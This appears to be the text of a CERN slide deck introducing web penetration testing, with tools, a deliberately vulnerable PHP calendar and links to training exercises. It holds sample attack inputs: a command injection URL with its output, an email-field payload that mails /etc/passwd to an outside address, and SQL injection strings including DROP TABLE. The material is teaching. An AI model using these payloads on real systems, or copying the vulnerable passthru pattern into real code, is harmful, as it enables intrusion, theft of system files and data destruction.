
URL:

HTTP request status: 200 (OK)


Name	Value
Date	Mon, 12 Jan 2015 20:33:45 GMT
Server	Apache
Connection	close
X-Powered-By	Servlet/3.0 JSP/2.2
Transfer-Encoding	chunked
Content-Type	text/html; charset=windows-1252

are working closely with Distrelec as the try to solve this probl


Browser extensions: *User agent switcher*



Browser extensions: *Wappalyzer*



Browser extensions: *Wappalyzer*



Browser extensions: *Tamper Data*

CERN Phonebook

Print Results

Support | Help | v2.0.7

jo



Advanced Search

Tamper Data - Ongoing requests

Start Tamper Stop Tamper Clear

Options Help

Filter

Show All

Time	...	S...	...	URL	
11:45:4...	...	726	...	https://phonebook.cern.ch/phonebook/gwt/cern.ais.phonebook.Application/rpc	LO...
11:45:4...	...	726	...	https://phonebook.cern.ch/phonebook/gwt/cern.ais.phonebook.Application/rpc	LO...
11:46:0...	...	36	...	https://fhr.data.mozilla.com/1.0/submit/metrics/0ac46f53-a9e3-c44c-85b5-46041d73c2b1	LO...

Request Header Name	Request Header Value
Cookie	_ga=GA1.2.468340591.1392458...
Connection	keep-alive
Pragma	no-cache
Cache-Control	no-cache
POSTDATA	7 0 6 https://phonebook.cern.ch...

Response Header Name	Response Header Value
Status	OK - 200
Date	Tue, 13 Jan 2015 10:45:43 GMT
Server	Apache
Content-Length	726
Content-Disposition	attachment

Browser extensions

These may be useful for more advanced pentesting:

- JSONView / JSON Formatter
- D3coder
- JavaScript Deobfuscator
- Greasemonkey / Tampermonkey
- REST client

Also, other recommend but I didn't try:

- Hackbar
- Websecurify
- Access Me / SQL Inject Me / XSS Me

Other tools


(including *commercial*)

- Proxies
 - Tamper Data (browser extension), Paros
 - *Charles*
- Manual and semi-automated tools
 - OWASP Zed Attack Proxy (ZAP)
 - *Burp Suite*
- Automated Web security scanners
 - skipfish/plusfish, Wapiti, Arachni, W3AF, ...
 - *Acunetix, HP WebInspect, IBM AppScan, ...*

Introduction to Web penetration testing

WEB APPLICATION SECURITY

What can be attacked? How?




Blackbox vs. whitebox testing

Are internals of the system known to the tester?

- architecture, source code, database structure, configuration ...



testing as a user



testing as a developer

Online calendar

```
<?php $year = $_GET['year']; ?>
<html><body>
  <form method="GET" action="cal.php">
    <select name="year">
      <option value="2015">2015</option>
      <option value="2016">2016</option>
      <option value="2017">2017</option>
    </select>
    <input type="submit" value="Show">
  </form><pre>
    <?php if ($year) passthru("cal -y $year"); ?>
  </pre>
</body></html>
```

Online calendar

- Code: /afs/cern.ch/work/s/slopiens/www/whitehat-examples
- <http://cern.ch/test-wh/cal.php>

2015  Show

- <http://cern.ch/test-wh/cal.php?year=2017>

2017  Show

2017


January						
Su	Mo	Tu	We	Th	Fr	Sa
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

February						
Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28				

March						
Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30	31	

Online calendar – vulnerabilities

- Can we see years **other** than 2015-2017?



- What **more serious vulnerabilities** does this app have?

<http://cern.ch/test-wh/cal.php?year=2015;uname%20-a>

```
18 19 20 21 22 23 24 25 26 27 28 29 30 31 29 30
```

```
Linux webafsl10 2.6.18-371.11.1.el5
```

- Does moving from GET to POST protect the app?

```
<?php $year = $_POST['year']; ?>
```

```
[..]
```

```
<form method="POST" action="cal.php">
```

```
[..]
```


Malicious input data

Example: your script sends e-mails with the following shell command:

```
cat confirmation.txt | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation.txt | mail me@fake.com;  
cat /etc/passwd      | mail me@real.com
```

Malicious input data (cont.)

Example (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'
and pwd = '$password';
```

but an attacker provides one of these passwords:

anything' or 'x' = 'x



```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```

X' ; drop table users; --



```
select count(*) from users where name = '$name'
and pwd = 'X' ; drop table users; --';
```

E-groups: username in the browser??

[..]

```
<form method="post" action="/e-groups/EgroupsSearch.do">
```

```
<input type="hidden" name="AI_USERNAME" value="LOPIENS">
```


[..]

Submitting this form => browser sends this to the server:

```
AI_USERNAME=LOPIENS&searchField=0&  
searchMethod=0&searchValue=whitehat
```



What can be attacked? How?



Introduction to Web penetration testing

WEB SECURITY EXERCISES

Web security exercises

- Documentation at <http://cern.ch/whitehat-exercises>
 - for members of white-hats, white-hat-candidates egroups

sample	Web					JS
#1	#1					#1
	question 1	question 2	question 3	question 4	question 5	

- “Movie database” web app at <http://sec-ex-1.cern.ch/movies>
 - you need a key to access it for the first time
 - several different web security vulnerabilities to discover

- Use Firefox 

- some vulnerabilities can't be exploited from Chrome

A(nother) great, secure movie ... x

+

sec-ex-1.cern.ch/mo php

Search

Movies

A(nother) great, secure movie database

[home](#) [all movies](#) [search](#) [best movies](#) [worst movies](#) [movies on the web](#)

Apocalypse Now (1979)

Director: Francis Ford Coppola
Starring: Marlon Brando, Martin Sheen, Robert Duvall etc.

Rating: 9.2381 / 10 (21 people voted)

Give your rating for this movie:
(horrible) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) (great)

Add your comment:

Add this comment

Comments:

- This movie is great, but a bit too long...

movies000, last modified: January 12 2015 14:37:04.

Hints, solutions, answers

If you don't know how to proceed, **see the hint**

If you are still stuck, **see the solution**

Start with the **sample exercise** to see how hints and solutions work

When **providing answers**:

- try various answers (no penalty for multiple submissions)
- e-mail me if you are sure that you have a good answer, but the documentation system doesn't accept it

After providing a correct answer => **read the solution**
(you may still learn something interesting!)

Online web security challenges/courses

- Google Gruyere

<https://google-gruyere.appspot.com/>



- Damn Vulnerable Web Application

<http://dvwa.co.uk/>



- OWASP WebGoat

https://www.owasp.org/index.php/OWASP_WebGoat_Project



- OWASP Hackademic

HACKademic

https://www.owasp.org/index.php/OWASP_Hackademic_Challenges_Project

Final words

- Don't assume; try!
 - *“What if I change this value?”*
- The browser is yours
 - you *can* bypass client-side checks, manipulate data, alter or inject requests sent to the server etc.
 - ... and you *should* 😊
- Build a **security mindset**
 - think not how systems work, but how they can break
 - https://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html

Thank you

See you on June 8th for the debriefing
and more hands-on training

Until then, have fun hacking the “*Movie database*” app 😊

